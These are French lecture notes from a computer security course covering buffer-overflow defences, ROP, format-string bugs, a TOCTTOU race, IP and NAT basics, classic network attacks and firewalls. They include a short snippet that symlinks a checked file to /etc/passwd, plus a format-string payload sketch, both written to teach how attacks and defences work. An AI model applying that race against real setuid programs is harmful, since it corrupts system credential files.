# Contre-mesures contre les débordements de tampon

- Solutions intégrées au compilateur
- Canaries (StackGuard)
  - Valeurs insérées entre le tampon et les données de contrôle
  - Permet de détecter un débordement de tampon en vérifiant si le canarie n'a pas été modifié
- StackShield
  - dehors de la pile execution pointeur de retour et sur la pile comparer après la fonction
  - Sauvegarder les pointeurs de retour en dehors de la pile
- Executable-space protection (ESP)
  - Protection de l'espace exécutable
  - Marquer certaines zones mémoire comme non executables
  - Typiquement la pile
    - certains zones ne peuvent pas être modifiée
  - Rend impossible l'exécution d'un shell code dans la pile
    - prevent code execution from certain data memory area
    - malicious code cannot execute in certain memory regions
    - and triggers error or exceptions



# Contre-mesures contre les débordements de tampon

- Solution intégrée dans le système d'exploitation
- Address space layout randomization (ASLR)
  - Distribution aléatoire de l'espace d'adressage
  - Sous OpenBSD depuis 2003, Linux depuis 2005, Windows depuis 2007

ASLR: va aléatoirement assigner l'adresse de l'espace mémoire des sections de program code, library code, stack, heap (contremesure de buffer overflow)
- Principe
  - Placer de façon aléatoire les zones de données dans la mémoire virtuelle
  - En général, la position du tas, de la pile et des bibliothèques



# Contre-mesures contre les débordements de tampon

- ASLR (suite)
- Complique les attaques par débordement de tampon
  - L'attaquant doit déterminer la position de la pile
  - Et aussi celles des bibliothèques si la pile est protégée
  - Comment mesurer l'efficacité de la solution ?
    - Entropie ! [entropie mesure efficacité de la solution](#)
    - Solution plus efficace dans les systèmes 64 bits que 32 bits
  - Les attaques par force brute sont difficiles
    - Le programme risque de planter si l'adresse n'est pas déterminée correctement
    - La défense peut réduire l'intervalle de temps de reconfiguration de la mémoire



# Contre-mesures contre les débordements de tampon

- Autres solutions
- Outils automatisés
  - Analyse syntaxique de code source
  - « Vulnerability scanners »
  - Fuzzing



# Contre Mesures contre les débordements de tampon

- Attaque return-to-libc
  - L'adresse de retour n'est pas remplacée par une adresse dans la pile
  - Mais par une adresse d'un sous-programme qui est déjà présent dans la mémoire exécutable du processus
  - Permet de contourner les protections de l'espace exécutable (ESP)
    - va mettre des paramètres dans pile et faire exécuter des fonctions administrateurs avec ces paramètres
  - Mais pas ASLR
    - contourne ESP(zone non exec) mais pas ALSR (sections dynamique)



# Contre Mesures contre les débordements de tampon

- Attaque Return-Oriented Programming (ROP)
- Principe
  1. Fragmenter un programme en une suite de courtes instructions situées en zone mémoire exécutable, appelées « gadgets »
  2. Chaque gadget est suivi d'un return à un autre programme
  3. Il suffit d'enchaîner les gadgets pour obtenir le programme voulu
  4. Le « shell code » correspond à la suite des adresses des gadgets à exécuter

utiliser des codes existants déjà dans le programme ou chargé dans les libraries et exécuter les morceaux en chaînes pour performer des actions malicieuses

les gadgets ensemble équivalent à son programme  
détecter difficile car juste des adr d'instructions



# Contre Mesures contre les débordements de tampon

- ROP (suite)
- Est-ce que ça marche ?
  - Oui, Hovav Shacham montre en 2007 qu'il y a suffisamment de bibliothèques dynamiques en C pour construire le comportement de n'importe quel programme !
- Pour plus d'information, voir par exemple
  - [https://www.youtube.com/watch?v=XZa0Yu6i\\_ew&t=288s](https://www.youtube.com/watch?v=XZa0Yu6i_ew&t=288s)
- Et comment ROP permet de contourner ASLR
  - <https://medium.com/@dontsmokejoints/bypass-nx-and-aslr-with-rop-38a0e46a62da>

# Au delà du débordement de tampon

- Format String Vulnerabilities
  - Utilise la fonction printf de C/C++
    - `printf ("%s", buffer)` – bonne utilisation
    - `printf (buffer)` - mauvaise utilisation
  - La directive
    - `printf(...%n..., ... , &variable)` si variable a une taille bcp plus petit et que n est un nombre qui prend plus d'octet ca peut causer un buffer overflow
      - permet d'écrire dans la variable le nombre de caractères imprimés
  - On insère dans le tampon accessible à l'utilisateur une "format string"
    - `buffer = "... code ... %n "` (addrese stack) ...
- Contremesures
  - Toujours inclure une chaîne de formatage dans les invocations de printf vérifier les formats
  - Éviter d'utiliser printf (plus vraiment nécessaire aujourd'hui)

# Attaques par fuite de mémoire

- Conditions de base
  - Une variable "sensible" est allouée en mémoire (e.g. mot de passe)
  - Lorsque le code est terminée l'espace mémoire n'est pas mis à zéro
  - Lors d'une deuxième invocation ou via un autre programme la valeur de la variable sensible peut être obtenue en examinant la mémoire
- Exemples d'utilisation
  - Par examen des « page file » résidant sur le disque dur
  - Espace tampon des dispositifs de réseau
- Prévention
  - Utilisation de destructeurs

attaque par fuite de mémoire

si mémoire d'un programme pas mis à 0  
après son exécution le prochain programme  
peut avoir accès

effacer mémoire entre 2 exécutions dans certain OS



# Race Condition

- Attaques « time of check to time of use » (TOCTTOU)
  - Exemple de Race condition (« Condition de course »)
  - Autorisation au temps t1, accès à l'objet au temps t2.
    - L'attaquant change l'objet entre t1 et t2,

**t1**            // Check if user has access to file  
if (access("file", W\_OK) != 0) {  
    exit(1);  
}  
// User has access, create file descriptor  
fd = open("file", O\_WRONLY);  
**t2**          // Actually write to fd  
write(fd, buffer, sizeof(buffer));



# Race Condition

- Exemple d'attaque TOCTTOU
  - Bug si la victime exécute un programme setuid

Victime	Attaquant
<pre>if (access("file", W_OK) != 0) { exit(1); }  lien symbolique donc écrit dans fichier qui est référencé comme le fichier qui necessite des permissions et modifie le fichier car étape vérification terminé  fd = open("file", O_WRONLY); // Actually writing over /etc/passwd write(fd, buffer, sizeof(buffer));</pre>	<pre>// // After the access check symlink("/etc/passwd", "file"); // Before the open, "file" points // to the password database //</pre>



# INF4420: Éléments de Sécurité Informatique

Sécurité des réseaux : Partie 1

# Contenu du cours

- Les réseaux IP (Révision)
- NAT - Network Address Translation (Révision)
- Exemples d'attaques
- Pare-feu
- Exemple de pare-feu : NetFilter / IpTables
- Focus sur le filtrage à états

couche 6 presentation layer

json data → binary data

ASCII or Unicode data

couche 7 application layer

data → json, XML,  
text data

couche 4 Transport layer

TCP header + binary data | UDP header + binary data

couche 5 session layer

creates session obj to ensure data sent to  
correct destination and establish connection  
or session

authentification, establish, close conn,  
failure recovery



# Les réseaux IP (révision)

- Les 7 couches du modèle OSI

OSI Model			
	Layer	Protocol data unit (PDU)	Function <sup>[3]</sup>
Host layers	7. Application	Data	High-level APIs, including resource sharing, remote file access
	6. Presentation		Translation of data between a networking service and an application; including character encoding, data compression and encryption/decryption
	5. Session		Managing communication sessions, i.e. continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
	4. Transport	Segment (TCP) / Datagram (UDP)	Reliable transmission of data segments between points on a network, including segmentation, acknowledgement and multiplexing
Media layers	3. Network	Packet	Structuring and managing a multi-node network, including addressing, routing and traffic control
	2. Data link	Frame	Reliable transmission of data frames between two nodes connected by a physical layer
	1. Physical	Bit	Transmission and reception of raw bit streams over a physical medium



# Les réseaux IP (révision)

- Réseaux LAN moderne

- Couche 1 = 10 Base T, physical layer frame → 01100101110
- Couche 2 = Ethernet (adresse MAC)
  - Commuté 100%
  - Isolation des ports de chaque commutateur
  - Le commutateur décide où envoyer le paquet en gardant une table des adresses
  - MAC actives sur un port déterminé (lien entre couche 1 et 2)
- Couche 3 = IP network layer TCP data → IP dest, src + IP data
  - La carte réseau de l'ordinateur ne connaît pas sur quel port se trouve son correspondant
  - Address Resolution Protocol permet au clients et au commutateur de repérer où se trouve une adresse IP sur le réseau via son adresse MAC (lien entre couche 2 et 3)
  - Ces informations sont gardés dans la cache ARP de l'ordi ou du commutateur
  - Le protocole ARP est "stateless"

- Principe de l'attaque ARP Poisoning

- Inonder le réseau de fausses réponses au requêtes ARP ...



# Les réseaux IP (révision)

- IP = Internet Protocol
  - Date de création : 1974
  - A Protocol for Packet Network Intercommunication
  - IPv4 : 1978 et RFC en 1981
- Protocole de la couche 3 (réseau)
- Définition du format des paquets
  - Datagramme
  - Entête (Header)
  - Contenu (Payload)
  - Taille maximale d'un paquet :  $2^{16} = 65535$  octets

# Les réseaux IP (révision)

- Adresse IP
  - Adresse globale unique associée à une interface réseau
  - Codée sur 32 bits pour le protocole IPv4
  - Codée sur 128 bits pour le protocole IPv6
- Masque réseau
  - Généralement, on utilise une notation similaire à celle d'une adresse IP
  - Mais ce n'est pas une adresse IP
  - Ou alors, utilisation de la notation /n
  - Exemple :

Classe du réseau	Masque réseau (binaire)	Masque réseau (décimal)
/8 (classe A)	11111111.00000000.00000000.00000000	255.0.0.0
/16 (classe B)	11111111.11111111.00000000.00000000	255.255.0.0
/24 (classe C)	11111111.11111111.11111111.00000000	255.255.255.0

# Les réseaux IP (révision)

- Adresse de réseau
  - Identificateur du réseau suivi de bits à 0
  - Exemples :
  - 125.0.0.0 : Réseau 125 (classe A)
  - 129.15.0.0 : Réseau 129.15 (classe B)
  - 192.168.30.0 : Réseau 192.168.30 (classe C)
- Adresse de diffusion (ou broadcast)
  - Identificateur du réseau suivi de bits à 1
  - Exemples : Broadcast
  - 125.255.255.255 : Broadcast du réseau 125 (classe A)
  - 129.15.255.255 : Broadcast du réseau 129.15 (classe B)
  - 192.168.30.255 : Broadcast du réseau 192.168.30 (classe C)
- Adresse de machine
  - Exemple :
  - 125.5.6.198 : Machine 5.6.198 du réseau 125

# Les réseaux IP (révision)

- Calcul de l'adresse d'un réseau (ou d'un sous réseau)
  - Soit une **adresse de machine** et un **masque réseau**
  - Calculer le « **ET** » binaire de l'adresse de la machine et du masque réseau
  - Exemple : 125.5.6.198/26
    - 0 0 =0
    - 0 1 =0
    - 1 0 =0
    - 1 1 =1
  - $125.5.6.198 = 11111101.00000101.00000110.11000110$
  - $/26 = \underline{11111111.11111111.11111111.11000000}$       32 bits tot  
 $26$  fois 1
  - $125.5.6.198/26 = 11111101.00000101.00000110.11000000 = 125.5.6.192$

# Les réseaux IP (révision)

- Le service fourni par IP est minimal
  - Unreliable : pas de garantie de récupération des paquets perdus
  - Connectionless : chaque paquet est géré de façon indépendante
  - Best effort : pas de garantie de qualité de service
- Pénurie d'adresses [IPv4](#)
  - $2^{32} = 4$  milliards d'adresses
  - Au début d'Internet, c'était énorme !
  - Aujourd'hui, c'est très peu
- Et naturellement pas de sécurité !


# NAT (Network Address Translation)

- Pour communiquer sur Internet, on doit avoir une adresse IP
- Pour répondre au manque d'adresses IP, l'IETF a mis en place les plages d'adresses privées que tous peuvent utiliser
  - 10.0.0.0 /8
  - 172.16.0.0 /12
  - 192.168.0.0 /16
- Les adresses contenues dans ces plages ne sont pas routables sur Internet
- On doit faire une conversion d'adresse NAT (network address translation) pour utiliser ces adresses
  - On obtient de la sécurité en prime




# NAT

- Sens de l'extérieur vers l'intérieur (reverse proxy)
  - Supposons qu'un utilisateur externe souhaite accéder au serveur web du réseau privé
  - Il envoie sa requête à l'adresse publique 140.77.13.2 (adresse externe du proxy, c'est la seule adresse visible de l'extérieur) sur le port destination 80
  - Le proxy utilise sa table de correspondance pour remplacer l'adresse 140.77.13.2 par l'adresse privée 192.168.0.2 du serveur Web
  - Port 80 = Serveur Web = 192.168.0.2
  - C'est simple tant qu'il n'y a qu'un seul serveur Web dans le réseau privé !
- Lorsque le serveur Web veut répondre à l'utilisateur externe, le proxy :
  - Intercepte la communication
  - Remplace l'adresse privée 192.168.0.2 par l'adresse publique 140.77.13.2
  - Simple !




- Sens de l'intérieur vers l'extérieur (proxy)
  - Supposons qu'un utilisateur interne souhaite accéder à un serveur externe
  - Il envoie sa requête à l'adresse publique du serveur externe (en fait, peut-être une adresse de proxy derrière lequel se trouve le serveur externe !)
  - L'utilisateur choisit aléatoirement un numéro de port source > 1024
  - Le proxy remplace l'adresse privée de l'utilisateur interne par son adresse publique 140.77.13.2 du proxy
- Lorsque le serveur externe veut répondre à l'utilisateur interne, le proxy :
  - Intercepte la communication
  - Mais problème : comment savoir qui est le destinataire si, par hasard, deux utilisateurs internes ont utilisé le même numéro de port source
  - Réponse : dans ce sens, il faut aussi faire du PAT (Port Address Translation)



# NAT

- PAT (Port Address Translation)
- Quand le proxy reçoit la demande du l'utilisateur interne (adresse privée  $as1 = 192.168.1.100$ , port source  $ps1$ ) :
  - Le proxy choisit un nouveau numéro de port  $pp1$  non utilisé (s'il en existe !)
  - Le proxy enregistre la correspondance  $pp1 \rightarrow (as1, ps1)$
  - Il remplace le couple  $(a1, ps1)$  par  $(140.77.13.2, pp1)$  et envoie la requête au serveur externe
- Quand le serveur externe répond au proxy (adresse destination  $140.77.13.2$  sur le port destination  $pp1$ )
  - Le proxy consulte sa table de correspondance
  - Le proxy remplace  $(140.77.13.2, pp1)$  par  $(as1, ps1)$  et envoie le paquet au bon destinataire



# Exemples d'attaque

- Lorsqu'ils ont été conçus, le protocole IP et les protocoles associés (TCP, UDP, ICMP, routage...) n'ont pas pris en compte la sécurité      couche 3 IP couche 4 TCP, UDP,...
  - « Concept sécurité » inconnu à l'époque, personne n'imaginait que ces protocoles pourraient être détournés à des fins malveillantes
  - **Aucun mécanisme de sécurité n'est donc implémenté au sein de ces protocoles**
- Quelques exemples de faiblesses de ces protocoles
  - **Absence d'authentification des émetteurs et récepteurs** d'un datagramme : usurpation d'adresse IP possible      voler IP d'un autre
  - **Absence de chiffrement des données**, celles-ci sont donc transmises en clair. Un hacker positionné sur un réseau peut donc écouter les connexions et accéder aux données
  - **Le routage des datagrammes peut être modifié de façon à rediriger les datagrammes vers un autre destinataire**

# Exemples d'attaque


- Exemple d'attaque par inondation (Syn flooding)

**Attaque DoS sur les réseaux IP**

Connexion à moitié ouverte : le serveur insère les informations d'ouverture dans sa pile

TCP, ICMP

Le serveur attend la réponse (ack) du client et conserve dans sa pile des connexions à moitié ouvertes



Le client n'envoie pas de ack pour ouvrir la connexion


Trop de connexions à moitié ouverte conduisent à un déni de service

NB : L'attaquant forge des paquets SYN avec des adresses IP usurpées (spoofing)

adresses src fausses prétend être une autre machine


# Exemples d'attaque

- Ecoute de trafic



## Ecoute passive (sniffing)

PC en mode « Promiscuous »  
 L'attaquant est en mesure d'écouter les conversations entre A et B (atteinte à la confidentialité des échanges)



## Ecoute active (Man in the Middle)


L'attaquant est en mesure de s'insérer dans la conversation entre A et B sans que ceux-ci le sachent (atteinte à la confidentialité et à l'intégrité des échanges)

Telnet, UDP

TCP plus compliqué

# Exemples d'attaque

- Modification du routage des datagrammes IP




Chaque routeur possède une table de routage qui indique vers quel routeur voisin transmettre les datagrammes. Cette table peut être mise à jour dynamiquement en fonction des événements réseaux (protocoles BGP, RIP, OSPF, etc.)

**But de l'attaque : dérouter les paquets à destination du réseau E, vers le réseau F maitrisé par l'attaquant**

Méthode :


1. L'attaquant utilise le protocole de routage pour indiquer au routeur C que le routeur D est indisponible, et que le routeur F peut router les paquets vers E ;
2. le routeur C transfère donc à F les paquets pour E, afin qu'ils puissent être routés à destination ;
3. Selon le but visé par l'attaquant, celui-ci peut décider de router ou non les paquets vers E.



Attaque Blackhole

# Exemples d'attaque

- Modification du routage des datagrammes IP (suite)
- Fonctions de sécurité de BGP (Border Gate Protocol)
  - Pas de mécanisme pour assurer l'intégrité des messages
  - Pas de mécanisme pour assurer l'authenticité des messages
- La sécurité repose essentiellement sur la confiance des opérateurs qui opèrent les routeurs BGP
- Exemple d'incident : Youtube en 2008
  - Le 24 février 2008, le gouvernement pakistanais ordonne le blocage de YouTube
  - Pakistan Telecom exécute l'ordre et annonce à tous les routeurs des fournisseurs d'accès qu'il est la meilleure route à qui envoyer le trafic YouTube
  - Conséquence : création d'un black hole rendant Youtube indisponible pendant 2 heures sur l'ensemble de la planète



# Exemples d'attaque

- Autres exemples d'attaques
- Exploitation de bugs d'implémentation (en général aujourd'hui corrigés)

## Xmass Tree

**Envoi de paquets avec tous les flags**

**TCP à 1** protocol plante imprévu = DoS

## Land – Blat

**Envoi de paquets avec l'adresse IP**

**source égale à l'adresse IP de la cible**

src = dest DoS

## Winnuke

**Envoi de packet TCP sur la port 139**

**(Netbios) avec le pointeur Urgent**

**positionné** DoS urgent = 1

## Ping of death

buffer overflow

**Envoi de paquets ICMP request (ping) dont la taille dépasse la taille maximale autorisée ( $2^{16} = 65535$  octets)**

## Tear-Drop

**Envoi de paquets mal fragmenté**

**Déni de service lorsque le serveur essaye de défragmenter les paquets**

taille 100 mais 120 en réel  
DoS


# Pare-feu

- Le pare-feu est un équipement ou logiciel qui agit en tant que filtre réseau
  - Firewall en Anglais
  - Ou coupe-feu (aussi occasionnellement garde-barrière)
- Un pare-feu doit être configuré conformément à une politique de sécurité qui définit les paquets autorisés à traverser le pare-feu (et aussi les interdictions)
- Politique de sécurité = Ensemble de règles
  - Règle = ACL (Access Control List)



# Pare-feu

- Équipement en coupure entre 2 ou plusieurs réseaux
  - Inspecte les paquets réseaux traversant le pare-feu
  - Le pare-feu ne transmet que les paquets qui respectent les règles de filtrage implémentées dans la configuration du pare-feu




Pour chaque flux entrant ou sortant, le pare-feu interroge ses règles de filtrage pour déterminer s'il doit laisser passer le paquet réseau ou non.



# Pare-feu

- Équipement en coupure entre 2 ou plusieurs réseaux
  - Inspecte les paquets réseaux traversant le pare-feu
